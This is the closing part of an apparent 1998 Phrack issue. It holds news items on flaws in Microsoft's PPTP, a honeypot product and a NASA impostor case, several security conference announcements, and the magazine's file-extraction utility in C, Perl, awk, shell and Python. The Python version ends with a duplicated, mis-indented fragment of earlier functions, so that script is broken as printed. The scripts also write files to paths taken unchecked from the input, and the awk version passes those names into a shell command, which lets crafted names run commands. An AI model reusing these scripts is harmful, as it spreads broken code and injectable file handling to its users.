Listen to security expert and consultant Bruce Schneier and he'll tell you that Windows NT's security mechanism for running virtual private networks is so weak as to be unusable. Microsoft counters that the issues Schneier points out have mostly been addressed by software updates or are too theoretical to be of major concern.

Schneier, who runs a security consulting firm in Minneapolis, says his in-depth "cryptanalysis" of Microsoft's implementation of the Point-to-Point Tunneling Protocol (PPTP) reveals fundamentally flawed security techniques that dramatically compromise the security of company information.

"PPTP is a generic protocol that will support any encryption. We broke the Microsoft-defined [encryption] algorithms, and also the Microsoft control channel." However, he said he was unaware of some of Microsoft's NT 4.0 updates when he ran his tests.

With relative ease, intruders can exploit the flaws, Schneier said, which he summarizes as weak authentication and poor encryption implementation. The result is that passwords can be easily compromised, private information can be disclosed, and servers used to host a virtual private network, or VPN, can be disabled through denial-of-service attacks, Schneier said.

It's kindergarten cryptography. These are dumb mistakes," Schneier said.

In letting companies use the public Internet as a means for establishing

"private" company networks, VPN products use the protocol to establish the "virtual" connections between remote computers.

PPTP secures the packets sent via the Internet by encapsulating them in other packets. Encryption is used to further secure the data contained in the packets. It is the scheme Microsoft uses for this encryption that Schneier says is flawed.

Specifically, Schneier's analysis found flaws that would let an attacker "sniff" passwords as they travel across a network, break open an encryption scheme, and mount denial-of-service attacks on network servers, which render them inoperable. Confidential data is therefore compromised, he said.

The nature of the flaws varied, but Schneier identified five primary ones. For example, Schneier found a method of scrambling passwords into a code -- a rough description of "hashing" -- to be simple enough that the code is easily broken. Though 128-bit "keys" can be used to access the encryption feature of the software, Schneier said the simple password-based keys that it allows can be so short that information could be decrypted by figuring out what may be very simple passwords, such as a person's middle name.

"This is really surprising. Microsoft has good cryptographers in their employ." The problem, he said, is that they're not adequately involved in product development.

Schneier emphasized that no flaws were found in the PPTP protocol itself, but in the Windows NT version of it. Alternate versions are used on other systems such as Linux-based servers.

Microsoft's implementation is "only buzzword-compliant," Schneier said. "It doesn't use [important security features like 128-bit encryption] well."

Windows NT has in the past been the object of several security complaints, including denial-of-service vulnerabilities.

Microsoft says the five primary weaknesses Schneier has called attention to are either theoretical in nature, previously discovered, and/or have been addressed by recent updates to the operating system software.

"There's really not much in the way of news here," said Kevin Kean, an NT product manager at Microsoft. "People point out security issues with the product all the time.

"We're on our way to enhancing our product to take care of some of these situations already," Kean said.

He acknowledged that the password hashing had been fairly simple, but that updates have used a more secure hashing algorithm. He also contends that even a weak hashing can be relatively secure.

The issue of using simple passwords as encryption keys is relevant to individual company policy more than Microsoft's product. A company that has a policy requiring employees to use long, more complex passwords can ensure that their network encryption is more secure. An update to the product, Kean said, lets administrators require a long password from company employees.

On another issue, where a "rogue" server could fool a virtual private network into thinking it was a legitimate node on the network, Karan Khanna, a Windows NT product manager, said while that was possible, the server would only intercept of a "stream of gobbledygook" unless the attacker had also cracked the encryption scheme. That and other issues require a fairly difficult set of conditions, including the ability to collect the diverging paths of VPN packets onto a server, to come into place.

For that reason, Microsoft insists its product offers a reasonable level

of security for virtual private networks, and that upcoming versions of the software will make it stronger.

Windows NT security expert Russ Cooper, who runs a mailing list that monitors problems with Windows NT, agrees with Microsoft that most of Schneier's findings have been previously turned up and discussed in forums like his. What Schneier has done is tested some of them, he said, and proven their existence.

But he points out that fixes for the problems have only recently been released, outdating Schneier's tests. The problems may not have been all successfully addressed by the fixes, Cooper said, but represent an unknown that may negate some of Schneier's findings.

On Schneier's side, however, Cooper agrees that it typically takes publicity of such weaknesses to get Microsoft to release fixes. "Folks need to get better response from Microsoft in terms of security," Cooper said.

He also added support to a point that Schneier makes -- that Microsoft treats security more casually than other issues because it has no impact on profit.

"Microsoft doesn't care about security because I don't believe they think it affects their profit. And honestly, it probably doesn't." Cooper believes this is part of what keeps them from hiring enough security personnel.

Microsoft vehemently contests the charge. Microsoft's Khanna said in preparing the next release of the operating system, the company has installed a team to attack NT, an effort meant to find security problems before the product is released.

And, Microsoft reminds us, no product is totally secure. "Security is a continuum," Microsoft's Kean said. "You can go from totally insecure to what the CIA might consider secure." The security issue at hand, he said, lies within a reasonable point on that continuum.

0x24>----------

Title: New Decoy Technology Designed to Sting Hackers
Source: ZDNet
Author: Mel Duvall

There was a sweet bonus for Network Associates Inc. in its recent acquisition of intrusion detection company Secure Networks Inc. The security vendor gained access to a new technology that is designed to sting hackers, not just keep them out.

Secure Networks is developing a product, code-named Honey Pot, that is essentially a decoy network within a network. The idea is to lure hackers into the decoy, like flies to a honey pot, to gain as much information about their hacking techniques and identity as possible.

"It's a virtual network in every way, with one exception - it doesn't exist," Secure Networks President Arthur Wong said.

The product is unusual in that it acknowledges a fact of life few companies are willing to admit - that hackers can and do break into corporate networks.

Tom Claire, director of product management at Network Associates, said after years of denying the problem exists, companies are beginning to take intrusion detection seriously.

"Now they're starting to say, maybe I can watch what hackers are doing in my network and find out what they're after and how they do it," he said. "Then they can use that knowledge to make their systems better."

The seriousness of the issue was underscored last week with reports that

America Online Inc. was suffering from a series of attacks during which hackers gained access to subscriber and AOL staff accounts. The intruders appeared to gain access by tricking AOL customer service representatives into resetting passwords, based on information they obtained by looking at member profiles.

Honey Pot, which is due to be released in the fourth quarter, draws hackers in by appearing to offer access to sensitive data.

Once into the dummy network, hackers spend their time trolling through fake files, while the software gains information about their habits and tries to trace their source.

Wong said it's unlikely a hacker's identity can be obtained after one visit to the Honey Pot, but once a hacker breaks into a system, he or she tends to come back for more.

"It's like tracing a phone call - the more they return, the more you can narrow down their identity," Wong said.

Larry Dietz, a security analyst at Zona Research Inc., said another security company, Secure Computing Corp., built offensive capabilities into its Sidewinder firewall as early as 1996, but "strike back" technologies, such as Honey Pot, are still relatively unused in the corporate market.

"It's a good idea if you have a sophisticated user that knows what to do with the technology," Dietz said. "But how many companies have the staff or the expertise to be security cops?"

0x25>----------

Title: Reno dedicates high-tech crime fighting center
Source: Knight Ridder
Author: Clif leblanc

COLUMBIA, S.C. -- With the grandeur of a French royal palace, the nation's first school for prosecutors was dedicated Monday with a challenge from U.S. Attorney Janet Reno to fight 21st century electronic crime.

''When a man can sit in St. Petersburg, Russia, and steal from a New York bank with wire transfers, you know you've got a problem,'' Reno told a conference room full of dignitaries at the National Advocacy Center.

She said the high-tech equipment the center on the University of South Carolina campus offers will allow prosecutors to ''fight those who would use cyber tools to invade us.''

An estimated 10,000 federal, state and local prosecutors annually will learn from the nation's best government lawyers at the $26 million center, which takes up about 262,000 square feet and has 264 dormitory rooms for prosecutors in training. Students -- practicing prosecutors from across the nation -- will be taught to use digital wizardry and conventional classroom training to win convictions against computer criminals, health care frauds, employers who discriminate and run-of-the-mill offenders.

The center is a unique facility dreamed up 17 years ago by then-U.S. Attorney General Griffin Bell so government lawyers at all levels could learn to prosecute crime better.

Reno, formerly a state prosecutor in Dade County, Fla., said she was especially happy the center will help state and local prosecuting attorneys, too. ''I'm a child of the state court system,'' she said. ''It is my hope that this institution can lead the way in properly defining the roles of state and local ... law enforcement.''

About 95 percent of all prosecutions in the nation are by local prosecuting attorneys, said William L. Murphy, president of the National District Attorneys Association, who attended Monday's opening.

Reno said she also wants the center to tap into University of South Carolina faculty to teach prosecutors about office management, budgeting, alternatives to litigation and even to find better ways for citizens and police to work together to fight crime.

''We can all blaze a trail to make government responsible to its people and still make people accountable,'' Reno said in a 15-minute dedication speech.

If the center works as she envisions it, federal prosecutors will get better at trying capital cases, and DNA evidence will reduce the chances that innocent people will be wrongly convicted, Reno said.

In her third trip to Columbia, Reno joked good reports from students trained at the center have put a stop to early complaints of ''who wants to go to Columbia?''

Reno thanked Sen. Fritz Hollings for pushing the idea of the center. She recalled that in their first meeting Hollings confronted her with a Forbes magazine article that reported the Justice Department was too big, ''and there was this little center he wanted to talk about.''

USC President John Palms said when Hollings first approached him about placing the center at the school, Palms' immediate answer was: ''Whatever it is, yes.''

But the center has a much bigger role for USC, Palms said. He described the dedication as, ''an event that's probably as important as anything that's ever happened at the university.''

Hollings, who is seeking re-election to a seventh term in the U.S. Senate, jokingly described the finished facility as, ''a little Versailles.'' The 1,300-room Palace of Versailles was the opulent home of the French royal family for more than 100 years.

''This is the most beautiful building the government has ever built,'' Hollings said.

''We've got the best of the best for America's prosecutors,'' Hollings said. ''Now it's up to us to produce the best.'' [Image]

0x26>---

Title: Man poses as astronaut steals NASA secrets
Source: Reuters
Date: 6.4.98

HOUSTON (Reuters) [6.4.98] - A licensed airline pilot posing as an astronaut bluffed his way into a top-security NASA facility and got secret information on the space shuttle during an eight-month deception, federal prosecutors said Wednesday.

Jerry Alan Whittredge, 48, faces up to five years in jail and a $250,000 fine for misrepresenting himself as a federal employee, the U.S. Attorney's Office for Southern Texas said.

Whittredge contacted NASA's Marshall Space Center in Huntsville, Alabama, in November, claiming he had been chosen for a space shuttle mission and requesting a tour of the facility.

According to an affidavit by NASA special agent Joseph Gutheinz, Whittredge told NASA officials that he was a CIA agent and held the Medal of Honor.

On the basis of his false credentials he was granted a tour on Nov. 21 and 22.

"Mr. Whittredge was permitted to sit at the console of NASA Mission Control (NASA's most secure area) at Marshall Space Flight Center during a shuttle mission," the affidavit said.

In March Whittredge tricked NASA into giving him confidential information about the shuttle's propulsion system and in May he hoodwinked officials at Kingsville Naval Air Station in Texas into giving him training on a T-45 flight simulator.

Gutheinz said Whittredge had most recently been living in Texas but did not appear to be employed there and that he also had a permanent address in Florida.

Whittredge made an initial appearance in court on Tuesday and is due to attend a bond hearing on Friday.

0x27>----------

DEF CON 6.0 Convention Announcement #1.00 (03.27.98)
July 31-August 2 @ The Plaza Hotel and Casino in Las Vegas

IN SHORT:----------

WHAT: Speakers & partying in Vegas for hackers from the world over.
WHEN: July 31st - August 2nd
WHERE: Las Vegas, Nevada @ The Plaza Hotel and Casino
COSTS: $40 at the door
MORE INFO: http://www.defcon.org/ or email info@defcon.org

0x28>----------

Network Security Solutions Conference Announcement

July 29th and 30th, Las Vegas Nevada

********** Call For Papers Announcement **********

Network Security Solutions is now accepting papers for its 1998 event. Papers and requests to speak will be received and reviewed from March 24th until June 1st. Please submit an outline on a self selected topic covering either the problems or solutions surrounding network security. Topics of interest include Intrusion Detection Systems (IDS), distributed languages, network design, authentication systems, perimeter protection, and more. Talks will be an hour with a half hour for Q&A. There will be LCD projectors, overhead, and slide projectors.

Updated announcements will be posted to newsgroups, security mailing lists, email, or visit the website at http://www.blackhat.com/

0x29>----------

The Program Chair, Win Treese of Open Market, Inc., and the Program Committee announce the availability of the Call for Papers for:

8th USENIX Security Symposium
August 23-26, 1999
Marriott Hotel, Washington, D.C.

Sponsored by USENIX, the Advanced Computing Systems Association
In cooperation with The CERT Coordination Center

==========
IMPORTANT DATES FOR REFEREED PAPERS
Paper submissions due: March 16, 1999
Author notification: April 21, 1999
Camera-ready final papers due: July 12, 1999
==========

If you are interested in submitting a paper to the committee, proposing

an Invited Talk, or proposing a tutorial, you can find the Call for Papers at http://www.usenix.org/events/sec99/cfp.html.

The USENIX Security Symposium brings together researchers, practitioners, system administrators, system programmers, and others interested in the latest advances in security and applications of cryptography.

Symposium topics include:

Adaptive security and system management
Analysis of malicious code
Applications of cryptographic techniques
Attacks against networks and machines
Authentication & authorization of users, systems & applications
Detecting attacks, intrusions, and computer misuse
Developing secure systems
File and file system security
Network security
New firewall technologies
Public key infrastructure
Security in heterogeneous environments
Security incident investigation and response
Security of agents and mobile code
Technology for rights management & copyright protection
World Wide Web security

==========

USENIX is the Advanced Computing Systems Association. Its members are the computer technologists responsible for many of the innovations in computing we enjoy today. To find out more about USENIX, visit its web site: http://www.usenix.org.

0x2a>---

Last Call For Participation - RAID 98

(also available at http://www.zurich.ibm.com/~dac/RAID98)

First International Workshop on the Recent Advances in Intrusion Detection

September 14-15, 1998 Louvain-la-Neuve, Belgium

We solicit your participation in the first International Workshop on the Recent Advances in Intrusion Detection (RAID 98).

This workshop, the first in an anticipated annual series, will bring together leading figures from academia, government, and industry to talk about the current state of intrusion detection technologies and paradigms from the research and commercial perspectives.

We have scheduled RAID 98 immediately before ESORICS 98, at the same time as CARDIS 98, and at the same location as both of these conferences. This provides a unique opportunity for the members of these distinct, yet related, communities to participate in all these events and meet and share ideas during joined organized external events.

The RAID 98 web site: http://www.zurich.ibm.com/~dac/RAID98,

The ESORICS 98 web site: http://www.dice.ucl.ac.be/esorics98.

The CARDIS 98 web site: http://www.dice.ucl.ac.be/cardis98/

0x2b>---

Computer Security Area (ASC) / DGSCA

DISC 98

"Individual Responsability"

Fifth Computer Security Event In Mexico

Mexico, D.F. November 2-6, 1998

==========

C A L L F O R P A P E R S

The goal of DISC 98 event is to create a conscience about the strategies of security to protect information between the community who uses computers. This year the DISC belongs to the most important events of Mexico.

The computing general congress (http://www.org.org.mx/cuarenta) celebrates forty years of computing in Mexico and convoques those specialist in computer sucurity to participate on this as lecture.

"Individual responsability" is the slogan of this year and suggest that the security of an organization should be totally supported by directive, security responsables, managers, and system's users.

WWW : http://www.asc.unam.mx/disc98

0x2c>---

C A L L F O R P A P E R S

Assurance for the Global Convergence:
Enterprise, Infrastructure and Information Operations

InfoWarCon-9
Mount Royal Hotel, London, UK
December 7-9

December 7 - Tutorials
December 8-9 General Session.

Sponsors:
MIS Training Institute - www.misti.com
Winn Schwartau, Interpact, Inc. - www.infowar.com

For more information contact: Voice: 508.879.7999 Fax: 508.872.1153
Exhibitors & Sponsorship: Adam Lennon - Alennon@misti.com
Attendance & Registration: www.misti.com

----[EOF

---[Phrack Magazine Volume 8, Issue 53 July 8, 1998, article 15 of 15

----------[Phrack Magzine Extraction Utility

--------[Phrack Staff

Neat0! A python version! Thanks to Timmy 2tone <_spoon_@usa.net>.
By all means, keep sending new versions on in.

----------8<----------CUT-HERE----------->8----------

```
<++> EX/PMEU/extract2.c
/*  extract.c by Phrack Staff and sirsyko
 *
 *  (c) Phrack Magazine, 1997
 *      1.8.98 rewritten by route:
 *          - aesthetics
 *          - now accepts file globs
 *      todo:
 *          - more info in tag header (file mode, checksum)
 *  Extracts textfiles from a specially tagged flatfile into a hierarchical
 *  directory strcuture.  Use to extract source code from any of the articles
 *  in Phrack Magazine (first appeared in Phrack 50).
 *
 *  gcc -o extract extract.c
 *
 *  ./extract file1 file2 file3 ...
 */


#include <stdio.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <string.h>
#include <dirent.h>

#define BEGIN_TAG   "<++> "
#define END_TAG     "<-->"
#define BT_SIZE     strlen(BEGIN_TAG)
#define ET_SIZE     strlen(END_TAG)

struct f_name
{
    u_char name[256];
    struct f_name *next;
};

int
main(int argc, char **argv)
{
    u_char b[256], *bp, *fn;
    int i, j = 0;
    FILE *in_p, *out_p = NULL;
    struct f_name *fn_p = NULL, *head = NULL;

    if (argc < 2)
    {
        printf("Usage: %s file1 file2 ... filen\n", argv[0]);
        exit(0);
    }

    /*
     *  Fill the f_name list with all the files on the commandline (ignoring
     *  argv[0] which is this executable).  This includes globs.
     */
```

```
    for (i = 1; (fn = argv[i++]); )
    {
        if (!head)
        {
            if (!(head = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(1);
            }
            strncpy(head->name, fn, sizeof(head->name));
            head->next = NULL;
            fn_p = head;
        }
        else
        {
            if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
            {
                perror("malloc");
                exit(1);
            }
            fn_p = fn_p->next;
            strncpy(fn_p->name, fn, sizeof(fn_p->name));
            fn_p->next = NULL;
        }
    }
    /*
     *  Sentry node.
     */
    if (!(fn_p->next = (struct f_name *)malloc(sizeof(struct f_name))))
    {
        perror("malloc");
        exit(1);
     }
    fn_p = fn_p->next;
    fn_p->next = NULL;

    /*
     *  Check each file in the f_name list for extraction tags.
     */
    for (fn_p = head; fn_p->next; fn_p = fn_p->next)
    {
        if (!(in_p = fopen(fn_p->name, "r")))
        {
            fprintf(stderr, "Could not open input file %s.\n", fn_p->name);
            continue;
        }
        else fprintf(stderr, "Opened %s\n", fn_p->name);
        while (fgets(b, 256, in_p))
        {
            if (!strncmp (b, BEGIN_TAG, BT_SIZE))
            {
                b[strlen(b) - 1] = 0;           /* Now we have a string. */
                j++;

                if ((bp = strchr(b + BT_SIZE + 1, '/')))
                {
                    while (bp)
                    {
                        *bp = 0;
                        mkdir(b + BT_SIZE, 0700);
                        *bp = '/';
                        bp = strchr(bp + 1, '/');
                    }
                }
                if ((out_p = fopen(b + BT_SIZE, "w")))
                {
                    printf("- Extracting %s\n", b + BT_SIZE);
                }
                else
                {
```

```
                    printf("Could not extract '%s'.\n", b + BT_SIZE);
                    continue;
                }
            }
            else if (!strncmp (b, END_TAG, ET_SIZE))
            {
                if (out_p) fclose(out_p);
                else
                {
                    fprintf(stderr, "Error closing file %s.\n", fn_p->name);
                    continue;
                }
            }
            else if (out_p)
            {
                fputs(b, out_p);
            }
        }
    }
    if (!j) printf("No extraction tags found in list.\n");
    else printf("Extracted %d file(s).\n", j);
    return (0);
}

/* EOF */
<-->
<++> EX/PMEU/extract.pl
# Daos <daos@nym.alias.net>
#!/bin/sh -- # -*- perl -*- -n
eval 'exec perl $0 -S ${1+"$@"}' if 0;

$opening=0;

if (/^\<\+\+\>/) {$curfile = substr($_ , 5); $opening=1;};
if (/^\<\-\-\>/) {close ct_ex; $opened=0;};
if ($opening) {
        chop $curfile;
        $sex_dir= substr( $curfile, 0, ((rindex($curfile,'/'))) ) if ($curfile =~ m/\//);
        eval {mkdir $sex_dir, "0777";};
        open(ct_ex,">$curfile");
        print "Attempting extraction of $curfile\n";
        $opened=1;
}
if ($opened && !$opening) {print ct_ex $_};
<-->

<++> EX/PMEU/extract.awk
#!/usr/bin/awk -f
#
# Yet Another Extraction Script
# - <sirsyko>
#
/^\<\+\+\>/ {
        ind = 1
        File = $2
        split ($2, dirs, "/")
        Dir="."
        while ( dirs[ind+1] ) {
                Dir=Dir"/"dirs[ind]
                system ("mkdir " Dir" 2>/dev/null")
                ++ind
        }
        next
}
/^\<\-\-\>/ {
        File = ""
        next
}
File { print >> File }
<-->
```

```
<++> EX/PMEU/extract.sh
#!/bin/sh
# exctract.sh : Written 9/2/1997 for the Phrack Staff by <sirsyko>
#
# note, this file will create all directories relative to the current directory
# originally a bug, I've now upgraded it to a feature since I dont want to deal
# with the leading / (besides, you dont want hackers giving you full pathnames
# anyway, now do you :)
# Hopefully this will demonstrate another useful aspect of IFS other than
# haxoring rewt
#
# Usage: ./extract.sh <filename>

cat $* | (
Working=1
while [ $Working ];
do
        OLDIFS1="$IFS"
        IFS=
        if read Line; then
                IFS="$OLDIFS1"
                set -- $Line
                case "$1" in
                "<++>") OLDIFS2="$IFS"
                        IFS=/
                        set -- $2
                        IFS="$OLDIFS2"
                        while [ $# -gt 1 ]; do
                                File=${File:-"."}/$1
                                if [ ! -d $File ]; then
                                        echo "Making dir $File"
                                        mkdir $File
                                fi
                                shift
                        done
                        File=${File:-"."}/$1
                        echo "Storing data in $File"
                ;;
                "<-->") if [ "x$File" != "x" ]; then
                                unset File
                        fi ;;
                *)      if [ "x$File" != "x" ]; then
                                        IFS=
                                        echo "$Line" >> $File
                                        IFS="$OLDIFS1"
                        fi
                ;;
                esac
                IFS="$OLDIFS1"
        else
                echo "End of file"
                unset Working
        fi
done
)
<-->
<++> EX/PMEU/extract.py
#! /bin/env python
# extract.py    Timmy 2tone <_spoon_@usa.net>

import sys, string, getopt, os

class Datasink:
    """Looks like a file, but doesn't do anything."""
    def write(self, data): pass
    def close(self): pass

def extract(input, verbose = 1):
    """Read a file from input until we find the end token."""
```

```
    if type(input) == type('string'):
        fname = input
        try: input = open(fname)
        except IOError, (errno, why):
            print "Can't open %s: %s" % (fname, why)
            return errno
    else:
        fname = '<file descriptor %d>' % input.fileno()

    inside_embedded_file = 0
    linecount = 0
    line = input.readline()
    while line:

        if not inside_embedded_file and line[:4] == '<++>':

            inside_embedded_file = 1
            linecount = 0

            filename = string.strip(line[4:])
            if mkdirs_if_any(filename) != 0:
                pass

            try: output = open(filename, 'w')
            except IOError, (errno, why):
                print "Can't open %s: %s; skipping file" % (filename, why)
                output = Datasink()
                continue

            if verbose:
                print 'Extracting embedded file %s from %s...' % (filename,
                                                                  fname),

        elif inside_embedded_file and line[:4] == '<-->':
            output.close()
            inside_embedded_file = 0
            if verbose and not isinstance(output, Datasink):
                print '[%d lines]' % linecount

        elif inside_embedded_file:
            output.write(line)

        # Else keep looking for a start token.
        line = input.readline()
        linecount = linecount + 1

def mkdirs_if_any(filename, verbose = 1):
    """Check for existance of /'s in filename, and make directories."""

    path, file = os.path.split(filename)
    if not path: return

    errno = 0
    start = os.getcwd()
    components = string.split(path, os.sep)
    for dir in components:
        if not os.path.exists(dir):
            try:
                os.mkdir(dir)
                if verbose: print 'Created directory', path

            except os.error, (errno, why):
                print "Can't make directory %s: %s" % (dir, why)
                break

        try: os.chdir(dir)
        except os.error, (errno, why):
            print "Can't cd to directory %s: %s" % (dir, why)
            break
```

```
    os.chdir(start)
    return errno

def usage():
    """Blah."""
    die('Usage: extract.py [-V] filename [filename...]')

def main():
    try: optlist, args = getopt.getopt(sys.argv[1:], 'V')
    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = ['-v', filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass


    except getopt.error, why: usage()
    if len(args) <= 0: usage()

    if ('-V', '') in optlist: verbose = 0
    else: verbose = 1

    for filename in args:
        if verbose: print 'Opening source file', filename + '...'
        extract(filename, verbose)

def db(filename = 'P51-11'):
    """Run this script in the python debugger."""
    import pdb
    sys.argv[1:] = [filename]
    pdb.run('extract.main()')

def die(msg, errcode = 1):
    print msg
    sys.exit(errcode)

if __name__ == '__main__':
    try: main()
    except KeyboardInterrupt: pass              # No messy traceback.
<-->

----[  EOF
```